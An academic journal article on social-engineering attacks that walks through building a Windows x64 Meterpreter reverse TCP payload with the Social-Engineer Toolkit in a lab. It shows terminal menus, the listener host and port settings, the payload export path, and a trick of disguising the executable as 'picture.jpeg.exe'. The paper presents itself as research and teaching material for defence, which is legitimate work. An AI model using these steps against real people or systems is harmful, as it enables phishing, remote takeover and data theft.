Journal scientific and applied research, vol. 29, 2025
International Journal

Original Contribution

ISSN 1314-6289 (Print)
ISSN 2815-4622 (Online)

BYPASSING DEFENSES THROUGH HUMAN MANIPULATION USING REVERSE TCP CONNECTIONS AND CUSTOM PAYLOADS

Petar Kr. Boyanov

DEPARTMENT OF COMMUNICATION AND COMPUTER ENGINEERING AND SECURITY TECHNOLOGIES, FACULTY OF TECHNICAL SCIENCES, KONSTANTIN PRESLAVSKY UNIVERSITY OF SHUMEN, SHUMEN 9712, 115, UNIVERSITETSKA STR., E-MAIL: petar.boyanov@shu.bg

ABSTRACT: ***T****his article explores a sophisticated cyberattack method that bypasses technical defenses by targeting human psychology. Instead of attacking systems directly, this approach uses the Social Engineering Toolkit (SET) to create convincing deceptive campaigns that persuade users to inadvertently initiate the attack themselves. A key technical element involves generating a custom Meterpreter payload, which is programmed to establish a Reverse TCP connection. This creates a stealthy command and control channel by having the compromised system "call back" to an attacker-controlled server, granting remote access. Our work demonstrates how this powerful fusion of human manipulation and technical execution poses a significant threat that often evades conventional, technology-focused security measures.*

KEY WORDS: *Connection, Host, IPv4, IPv6, Meterpreter, Parrot, Payload, Port, Reverse TCP, SET, Shell, Windows.*

1. Introduction

In today's cybersecurity environment, organizations rely on advanced defenses like firewalls and intrusion detection systems. These tools are built to stop malicious traffic and known threats. However, a major weakness remains the human plain user. The social engineering attacks target this vulnerability by exploiting human trust and curiosity [2,6,21].

This scientific work explores a powerful method that combines human manipulation with technical skill to bypass modern security. The cyber-attack begins within Parrot Security OS [12], a platform known for its penetration testing tools. A key part of this method is the Social Engineering Toolkit (SET), a framework [7] used to create deceptive attacks [2,6,20,21]. Using SET, an attacker can create convincing phishing emails that appear to come from a trusted source. The toolkit is used to generate a malicious .exe file [5,8,10,12] designed for a target Windows 10 system [19,20].

This file is not a simple virus, but a sophisticated Meterpreter x64 [3] shellcode. The payload [5,8,10,12] is configured to create a Reverse TCP network connection. In this technique, the compromised computer initiates contact with the attacker's machine. This is effective because it often gets around the victim's firewall rules for outgoing traffic [5]. The malicious user sets up a listener on a specific port in their Parrot environment [12], waiting for the connection from the compromised Windows 10 machine [19,20].

When the victim is tricked into running the file [5, 8, 10, 12], the Meterpreter x64 [3] stager activates. It then creates a network connection back to the attacker's IP address and port. Once the connection is made [9], a Reverse TCP channel is established, giving the attacker remote control of the victim's computer. This access runs with the same permissions as the user who opened the file. The Meterpreter [3] session offers a wide range of capabilities for post-exploitation [8], including stealing data and moving to other systems.

This entire process shows a critical flaw in security strategies that focus only on technology and ignore the human element. This research will detail how to configure SET, create the custom .exe payload, and set up the handler. Our goal is to provide a clear analysis of this common attack to improve defenses. By breaking down each step from the phishing email [2] to the final Reverse TCP connection [13] it can be developed better protections. Ultimately, this study underscores the need for a security approach that combines strong technical controls with ongoing user education and phishing training [2].

The content of this academic work is intended for research and instructional applications. Any unauthorized or unethical use of the presented material falls outside the author's scope of responsibility.

2. Related work

Research on how attackers bypass security by targeting people sits at the crossroads of social engineering and advanced cyber threats. Foundational studies, like the work by [6], highlight the critical role of human factors [6] in security, explaining the psychological reasons why social engineering attacks [4] are so often successful.

The move to automate these cyber-attacks with software has been a key area of study. Research such as [4] and [20] has categorized and explained how the Social Engineering Toolkit (SET) works, showing its evolution from a basic phishing tool [2] to a full-fledged attack platform. At the same time, other research has focused on the technical side of these attacks, particularly the payloads used in the Metasploit framework [7]. For instance, [8] has tracked the development of these post-exploitation tools [8], while [3] and [16] have examined the details of the Meterpreter x64 payload [3], noting how its stealthy, memory-based operation makes it hard to detect.

A significant amount of work has also been dedicated to the network techniques that enable hidden communication. Studies like [1] and [13] have thoroughly explained the core principles of Reverse TCP connections and why they are better than traditional methods at bypassing firewall rules for outgoing traffic [5]. Building on this, [5] has analyzed specific network evasion tactics, and [9] has looked into the unique network patterns of the Meterpreter handshake [3,9]. From a defensive view, researchers like [14] have proposed ways to find these hidden Reverse TCP channels [13] in corporate networks.

The final step of the cyber-attack by that the malicious file is delivered and executed has also been closely studied. [16], for example, has analyzed the use of executable files (.exe) as a primary attack method, and [10] has explored advanced techniques for creating custom payloads that can get past antivirus software [10] on modern Windows systems.

While these existing studies provide excellent, detailed insights into each individual part of an cyber-attack, the social trick [4,20], the payload [3,10] and the network connection [1,9] shows that there is a gap in the research. Few works have brought all these pieces together to show a complete finished cyber-attack. Some prior work, like [7], offers simulation frameworks but often doesn't include in-depth technical details on the latest Meterpreter x64 [3, 17] features and how they work with SET. This research builds directly on these foundational studies [4,10,16] to provide a technical view of the entire cyber-attack process. It is traced the steps from the first deceptive message created in Parrot OS [12] and all the way to gaining a stable remote shell [1,14] on a Windows 10 victim's computer.

3. Experiment

The scientific experiments in this article in a controlled virtual computer environment were conducted. The used operating system is Parrot x64 [12] with the following system information: Linux parrot 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_64 GNU/Linux.


The goal of the scientific experiment includes the entire process as to have a victim computer, running Windows 10 x64 [18, 19, 20], download and open a malicious file. To trick the user, it was crafted the file with a double extension: "picture.jpeg.exe". This is a common deception, as Windows often hides the final ".exe" extension, so the plain user only sees "picture.jpeg" and believes it is a harmless image file (fig. 7).

To carry this out, it is used the Social-Engineering Toolkit (SET), an open-source framework [7] built for testing security by simulating real-world social engineering attacks [4]. In simple terms, SET helps security professionals create convincing tricks to see how people respond.

From SET's main menu, it is selected "Social-Engineering Attacks" (fig. 1). This section offers various deceptive strategies, such as creating fake phishing emails [2] that look like they come from a trusted source. For this experiment, it was moved to the "Create a Payload and Listener" option (fig. 2). This is where the psychological trick becomes a technical reality. This function creates the malicious file and sets up a listener that waits for the victim's computer to call back.


The "Windows Meterpreter Reverse_TCP X64" payload was chosen (fig. 3). This tells SET to create a sophisticated 64-bit program designed for modern Windows systems. This payload is special because it uses a "reverse" remote network connection. Instead of connecting to the victim, its computer is instructed to connect back to our waiting machine. This is a key trick to bypass many firewall rules.

The final result is a weaponized executable file [16]. Once this file is sent to the victim for example, as an email attachment and the user double-clicks it, the deception is complete. The payload activates in the background, silently establishing a connection back to our listener. This gives an malicious attacker remote control over the system, enabling data theft or further movement through the network, all without the user's knowledge. This entire process, streamlined by SET, demonstrates a full attack cycle, from the initial trick to gaining a persistent unauthorized access.




```
[---]        Homepage: https://www.trustedsec.com        [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Fig. 1. SET attacks selection



```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4
```


Fig. 2. Payload and Listener selection



```
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacke
r
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple
ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Mete
rpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
```

Fig. 3. Reverse TCP selection

The attacking host is configured with the IPv4 address 192.168.253.133, while the victim host, running Windows 10, is configured with the IPv4 address 192.168.253.128.



```
  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacke
r
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple
ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Mete
rpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.253.133
set:payloads> Enter the PORT for the reverse listener:5555
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```

Fig. 4. LHOST configuration

This terminal log shows the step-by-step process of a successful social engineering cyber-attack that leads to a remote system compromise.

The process starts with the malicious attacker setting up the malicious payload. They configure it to call back to their own machine, which has the local IP address 192.168.253.133 (fig. 4). This is defined as the LHOST (Listening Host). They also set the callback port to 5555 (fig. 5), a less common port chosen to avoid drawing attention and potentially bypass simple firewall rules.

Once configured, the system generates the final payload which is a Windows executable file and it was saved within the toolkit's directory which is ready to be delivered to the target.


The operator then launches the corresponding listener, which starts the Metasploit console (fig. 5). The system initially loads a generic payload handler, but this is quickly corrected to the specific module needed: the Windows x64 Meterpreter Reverse TCP payload [13, 14]. This choice is crucial, as it provides a powerful, memory-based remote control capability for 64-bit Windows systems.

The listener is set up with the same IPv4 address and port that were embedded in the payload, ensuring a successful connection when the victim's system calls back. A key option, "ExitOnSession false", is also set. This keeps the listener running even after a connection is made, allowing the attacker to manage multiple victims or reconnect if a session is lost.

The exploit is then launched as a background job, freeing the console for other tasks while it waits for a connection. The log confirms the handler is actively waiting.


Success is confirmed when the log shows a "stage" being sent to the IP address 192.168.253.128 and this is the victim's machine (fig. 6). This means the payload was executed on that host and has successfully established a reverse connection back to the attacker's listener. A Meterpreter session is officially opened, providing the attacker with a powerful and stealthy command-line interface on the compromised Windows system, thus completing the first step of the post-exploitation [8] phase (fig. 10).

Figure 8 show that the compromised host opens the URL 192.168.253.133 in its web browser, which is actually the attacker's machine acting as an HTTP server. Figure 7 shows the payload being renamed from "payload.exe" to "picture.jpeg.exe," a simple but effective trick to convince the victim to open the file.




```
set:payloads> Enter the PORT for the reverse listener:5555
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: Use help <command> to learn more about any command

